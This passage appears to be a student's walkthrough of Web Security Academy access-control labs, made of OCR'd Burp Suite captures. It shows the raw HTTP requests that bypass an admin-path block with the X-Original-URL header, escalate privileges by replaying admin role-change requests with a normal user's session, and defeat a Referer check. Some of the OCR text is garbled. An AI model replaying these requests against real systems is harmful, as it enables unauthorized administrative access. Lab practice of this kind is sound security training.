5 Sec-Ch-UA-Platform: "Windows"
6 Sec-Ch-UA-Mobile: 70
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
  Safari/537.36
8 Accept: /*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer:
  https://0a6a006403638222c0af604c00d50090.web-security-academy.net
  /chat
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16

```

```

Response
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Content-Disposition: attachment; filename="1.txt"
4 Connection: close
5 Content-Length: 520
6
7 CONNECTED: -- Now chatting with Hal Pline --
8 You: Hi Hal, I think I've forgotten my password and need
  confirmation that I've got the right one
9 Hal Pline: Sure, no problem, you seem like a nice guy. Just tell
  me your password and I'll confirm whether it's correct or not.
10 You: Wow you're so nice, thanks. I've heard from other people
  that you can be a right ****
11 Hal Pline: Takes one to know one
12 You: Ok so my password is vjnjqgreluo16x5o8dls. Is that right?
13 Hal Pline: Yes it is!
14 You: Ok thanks, bye!
15 Hal Pline: Do one!
16

```

WebSecurity Academy Insecure direct object references

[Back to lab description >](#)

LAB Solved

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >](#)

[Home](#) | [My account](#) | [Live chat](#) | [Log out](#)

My Account

Your username is: carlos

Email:

[Update email](#)

10. URL-based access control can be circumvented

Lab: URL-based access control can be circumvented



PRACTITIONER

LAB

Not solved

This website has an unauthenticated admin panel at `/admin`, but a front-end system has been configured to block external access to that path. However, the back-end application is built on a framework that supports the `X-Original-URL` header.

To solve the lab, access the admin panel and delete the user `carlos`.

Sol) Steps:

- 1) I tried to intercept the request and got access denied

Request	Response
Pretty	Pretty
Raw	Raw
<pre>1 GET /admin HTTP/1.1 2 Host: 0a5500de0411f064c05617e300f60099.web-security-academy.net 3 Cookie: session=YogaDMmxdp91J92h51LegDV4VImuSGhg 4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Windows" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif, image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3; q=0.9 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Referer: https://0a5500de0411f064c05617e300f60099.web-security-academy.net/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 Connection: close</pre>	<pre>1 HTTP/1.1 403 Forbidden 2 Content-Type: application/json; 3 Connection: close 4 Content-Length: 15 5 6 "Access denied"</pre>

- 2) So I am checking X-Original-URL header
- 3) I have set the above header to invalid and got a response saying Not Found, which means that the request is been processes

Request

Pretty	Raw	Hex	Hackvertor
1 GET / HTTP/1.1			
2 Host: 0a5500de0411f064c05617e300f60099.web-security-academy.net			
3 Cookie: session=YogaDMaxdp91J92h51LegDV4VImuSGhg			
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"			
5 Sec-Ch-Ua-Mobile: ?0			
6 Sec-Ch-Ua-Platform: "Windows"			
7 Upgrade-Insecure-Requests: 1			
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36			
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9			
10 Sec-Fetch-Site: same-origin			
11 Sec-Fetch-Mode: navigate			
12 Sec-Fetch-User: ?1			
13 Sec-Fetch-Dest: document			
14 Referer: https://0a5500de0411f064c05617e300f60099.web-security-academy.net/			
15 Accept-Encoding: gzip, deflate			
16 X-Original-URL: /invalid			
17 Accept-Language: en-US,en;q=0.9			
18 Connection: close			
19			

Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/1.1 404 Not Found				
2 Content-Type: application/json; charset=utf-8				
3 Connection: close				
4 Content-Length: 11				
5				
6 "Not Found"				

4) When I provided the header value to /admin it worked

Send Cancel < > ▾

Target: <https://0a5500de0411f064c05617e300f60099>

Request

Pretty	Raw	Hex	Hackvertor
1 GET / HTTP/1.1			
2 Host: 0a5500de0411f064c05617e300f60099.web-security-academy.net			
3 Cookie: session=YogaDMaxdp91J92h51LegDV4VImuSGhg			
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"			
5 Sec-Ch-Ua-Mobile: ?0			
6 Sec-Ch-Ua-Platform: "Windows"			
7 Upgrade-Insecure-Requests: 1			
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36			
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9			
10 Sec-Fetch-Site: same-origin			
11 Sec-Fetch-Mode: navigate			
12 Sec-Fetch-User: ?1			
13 Sec-Fetch-Dest: document			
14 Referer: https://0a5500de0411f064c05617e300f60099.web-security-academy.net/			
15 Accept-Encoding: gzip, deflate			
16 X-Original-URL: /admin			
17 Accept-Language: en-US,en;q=0.9			
18 Connection: close			
19			

Response

Pretty	Raw	Hex	Render	Hackvertor
1				
2				
3				
4				
5				
6				
7				
8				
9				
10				
11				
12				
13				
14				
15				
16				
17				
18				
19				

WebS Acade

URL-based access control can be circumvented

LAB Not solved

Back to lab description

Home | Admin panel | My account

Users

carlos - Delete
wiener - Delete

The screenshot shows the Burp Suite Professional interface. The top navigation bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', 'Help', and 'Hackvator'. Below the navigation is a tab bar with 'Dashboard', 'Target', 'Proxy', 'Intruder', 'Repeater' (which is selected), 'Collaborator', 'Sequencer', 'Decoder', and 'Cor'. Under the 'Repeater' tab, there are two tabs: '21' and '22'. Below these are buttons for 'Send', 'Cancel', and 'Follow redirection'. The main area is divided into 'Request' and 'Response' sections. The 'Request' section shows a multi-line text area with numbered lines from 1 to 19. Lines 1 through 18 show standard HTTP headers and a body containing 'username=carlos'. Line 19 starts with 'on'. The 'Response' section shows a single line: 'HTTP/1.1 302 Found'. The entire interface has a light gray background with red highlights for the selected tab.

```

Request
Pretty Raw Hex Hackvator
1 GET ?username=carlos HTTP/1.1
2 Host: 0a5500de0411f064c05617e300f60099.web-security-academy.net
3 Cookie: session=YogAMmxdp9J192h51LegbV4ViauSGh
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
https://0a5500de0411f064c05617e300f60099.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 X-Original-URL: /admin/delete
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
on

```


Response

```

Pretty Raw Hex
1 HTTP/1.1 302 Found
2 Location: /admin
3 Connection: close
4 Content-Length: 0
5
6

```



URL-based access control can be circumvented

LAB Solved



[Back to lab description >](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >](#)

[Home](#) | [Admin panel](#) | [My account](#)

Users

carlos - [Delete](#)
wiener - [Delete](#)

11. Method-based access control can be circumvented

Lab: Method-based access control can be circumvented



LAB

Not solved

This lab implements **access controls** based partly on the HTTP method of requests. You can familiarize yourself with the admin panel by logging in using the credentials `administrator:admin`.

To solve the lab, log in using the credentials `wiener:peter` and exploit the flawed access controls to promote yourself to become an administrator.

Sol) Steps:

- 1) I have logged in as administrator and upgraded the user carlos and intercepted the request

https://0afd001d031b3cf0c0aa71a200a50038.web-security-academy.net/admin

Web Security Academy

Method-based access control can be circumvented

Back to lab description »

User

carlos (ADMIN)



Upgrade user

Downgrade user

2) In an incognito tab I have logged in as wiener and intercepted the request and sent it to burp repeater.

3) I replaced session value of the wiener user in admin user and sent the request and in response I received unauthorized

Burp Suite Professional v2022.9.6 - Temporary Project - licensed to trial user [single user]

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extender Project options

23 x 24 x +

Send Cancel < > Target: https://0afdf001d031b3cf0c0aa71a200a5

Request		Response	
Pretty	Raw	Hex	Hackvertor
1 POST /admin-roles HTTP/1.1			
2 Host: 0afdf001d031b3cf0c0aa71a200a50038.web-security-academy.net			
3 Cookie: session=956Pfxi7QV4WSBWSTR3gnVTyLoONJfZo			
4 Content-Length: 30			
5 Cache-Control: max-age=0			
6 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"			
7 Sec-Ch-Ua-Mobile: ?0			
8 Sec-Ch-Ua-Platform: "Windows"			
9 Upgrade-Insecure-Requests: 1			
10 Origin:			
https://0afdf001d031b3cf0c0aa71a200a50038.web-security-academy.net			
11 Content-Type: application/x-www-form-urlencoded			
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36			
13 Accept:			
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9			
14 Sec-Fetch-Site: same-origin			
15 Sec-Fetch-Mode: navigate			
16 Sec-Fetch-User: ?1			
17 Sec-Fetch-Dest: document			
18 Referer:			
https://0afdf001d031b3cf0c0aa71a200a50038.web-security-academy.net			
/admin			
19 Accept-Encoding: gzip, deflate			
20 Accept-Language: en-US,en;q=0.9			
21 Connection: close			
22			
23 username=carlos&action=upgrade			

5) I have replaced username with wiener and it worked

Send Cancel < > Follow redirection

Request		Response	
Pretty	Raw	Hex	Hackvertor
1 GET /admin-roles?username=wiener&action=upgrade HTTP/1.1			
2 Host: 0afdf001d031b3cf0c0aa71a200a50038.web-security-academy.net			
3 Cookie: session=956Pfxi7QV4WSBWSTR3gnVTyLoONJfZo			
4 Cache-Control: max-age=0			
5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"			
6 Sec-Ch-Ua-Mobile: ?0			
7 Sec-Ch-Ua-Platform: "Windows"			
8 Upgrade-Insecure-Requests: 1			
9 Origin:			
https://0afdf001d031b3cf0c0aa71a200a50038.web-security-academy.net			
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36			
11 Accept:			
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9			
12 Sec-Fetch-Site: same-origin			
13 Sec-Fetch-Mode: navigate			
14 Sec-Fetch-User: ?1			
15 Sec-Fetch-Dest: document			
16 Referer:			
https://0afdf001d031b3cf0c0aa71a200a50038.web-security-academy.net			
/admin			
17 Accept-Encoding: gzip, deflate			
18 Accept-Language: en-US,en;q=0.9			
19 Connection: close			
20			

6) What happened: using administrator credentials we tried to upgrade user carlos, but we actually want to upgrade the credentials of weiner, so first we intercepted the request used upgrade user carlos and then we captured

the request of user wiener and used the wieners session value and id and it worked

The screenshot shows a browser window for the Web Security Academy. The URL is https://0afd001d031b3cf0c0aa71a200a50038.web-security-academy.net/admin. The page title is "Method-based access control can be circumvented". A green button at the top right says "LAB Solved". Below the title, there's a link "Back to lab description >". A prominent orange banner at the bottom says "Congratulations, you solved the lab!". To the right of the banner are links "Share your skills!" and "Continue learning >". At the very bottom, there are links "Home | Admin panel | My account". On the left side of the main content area, there's a sidebar titled "User" with a dropdown menu showing "carlos (ADMIN)". Below the dropdown are two buttons: "Upgrade user" and "Downgrade user".

12. multi-step process with no access control on one step

Lab: Multi-step process with no access control on one step



△ LAB

Not solved

This lab has an admin panel with a flawed multi-step process for changing a user's role. You can familiarize yourself with the admin panel by logging in using the credentials `administrator:admin`.

To solve the lab, log in using the credentials `wiener:peter` and exploit the flawed `access controls` to promote yourself to become an administrator.

Sol) Steps:

- 1) I have logged in as administrator and upgraded carlos and intercepted the request when confirming the request

```

1 POST /admin-roles HTTP/1.1
2 Host: 0a41004004b71521c05f0d34001200e9.web-security-academy.net
3 Cookie: session=u5Gf8BRnqQ5L3kFcMRWKcZ3IUrheNPB0
4 Content-Length: 45
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a41004004b71521c05f0d34001200e9.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
13 Accept:
14   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a41004004b71521c05f0d34001200e9.web-security-academy.net/admin-roles
20 Accept-Encoding: gzip, deflate
21 Accept-Language: en-US,en;q=0.9
22 Connection: close
23
24 action=upgrade&confirmed=true&username=carlos

```

2) In the incognito tab I have logged in as wiener and intercepted the request

```

1 GET /my-account?id=wiener HTTP/1.1
2 Host: 0a41004004b71521c05f0d34001200e9.web-security-academy.net
3 Cookie: session=ASTxVd38QX7c1d4AVWGQJV3tPAbUTE7B
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Accept:
10   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a41004004b71521c05f0d34001200e9.web-security-academy.net/my-account
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close

```

3) I have replaced the session token and username and sent the request

Request		Response	
Pretty	Raw	Hex	Hackvertor
1 POST /admin-roles HTTP/1.1		1 HTTP/1.1 302 Found	
2 Host: 0a41004004b71521c05f0d34001200e9.web-security-academy.net		2 Location: /admin	
3 Cookie: session=ASTxVd38QX7cid4AUWGCQJU3tRAhVT67B		3 Connection: close	
4 Content-Length: 45		4 Content-Length: 0	
5 Cache-Control: max-age=0		5	
6 Sec-Ch-UA: "Chromium";v="107", "Not=A?Brand";v="24"		6	
7 Sec-Ch-UA-Mobile: ?0			
8 Sec-Ch-UA-Platform: "Windows"			
9 Upgrade-Insecure-Requests: 1			
10 Origin:			
https://0a41004004b71521c05f0d34001200e9.web-security-academy.net			
11 Content-Type: application/x-www-form-urlencoded			
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)			
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107			
Safari/537.36			
13 Accept:			
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,			
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;			
q=0.9			
14 Sec-Fetch-Site: same-origin			
15 Sec-Fetch-Mode: navigate			
16 Sec-Fetch-User: ?1			
17 Sec-Fetch-Dest: document			
18 Referer:			
https://0a41004004b71521c05f0d34001200e9.web-security-academy.net			
/admin-roles			
19 Accept-Encoding: gzip, deflate			
20 Accept-Language: en-US,en;q=0.9			
21 Connection: close			
22			
23 action=upgrade&confirmed=true&username=wiener			



Multi-step process with no access control on one step

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

13. Referer-based access control

Sol) Steps:

- 1) Login as administrator and upgrade the user carlos and intercept the request

```

29 x 30 x +
Send Cancel < | > | v

Request
Pretty Raw Hex Hackvertor
1 GET /admin-roles?username=carlos&action=upgrade HTTP/1.1
2 Host: Oabb00460414d266c018241f00d3003e.web-security-academy.net
3 Cookie: session=y1To9vgacjtJUZGSvlVm9pTgWu2aIv0
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
https://Oabb00460414d266c018241f00d3003e.web-security-academy.net
/admin
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19

```

2) Similarly logged in as wiener and intercepted the request

```

Intercept HTTP history WebSockets history Options
Request to https://Oabb00460414d266c018241f00d3003e.web-security-academy.net:443 [79.125.84.16]
Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex Hackvertor
1 GET /my-account?id=wiener HTTP/1.1
2 Host: Oabb00460414d266c018241f00d3003e.web-security-academy.net
3 Cookie: session=ANWA23mGFfhASYoCnGr0Tcr48CaTw1Pm
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://Oabb00460414d266c018241f00d3003e.web-security-academy.net/my-account
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19

```

3) I have replaced the session and userid with the wiener user and it worked

29 x 30 x +

Send Cancel < | > | Follow redirection

Request

Pretty	Raw	Hex	Hackvertor
1 GET /admin-roles?username=wiener&action=upgrade HTTP/1.1			
2 Host: 0abb00460414d266c018241f00d3003e.web-security-academy.net			
3 Cookie: session=ANWA23zGRfhASYoCnGr0Tcr49CaTwIFm			
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"			
5 Sec-Ch-Ua-Mobile: ?0			
6 Sec-Ch-Ua-Platform: "Windows"			
7 Upgrade-Insecure-Requests: 1			
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36			
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif, image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3; q=0.9			
10 Sec-Fetch-Site: same-origin			
11 Sec-Fetch-Mode: navigate			
12 Sec-Fetch-User: ?1			
13 Sec-Fetch-Dest: document			
14 Referer: https://0abb00460414d266c018241f00d3003e.web-security-academy.net/admin			
15 Accept-Encoding: gzip, deflate			
16 Accept-Language: en-US,en;q=0.9			
17 Connection: close			
18			

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 302 Found			
2 Location: /admin			
3 Connection: close			
4 Content-Length: 0			
5			
6			

https://0abb00460414d266c018241f00d3003e.web-security-academy.net/my-account?id=wiener



Referer-based access control

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Email

[Update email](#)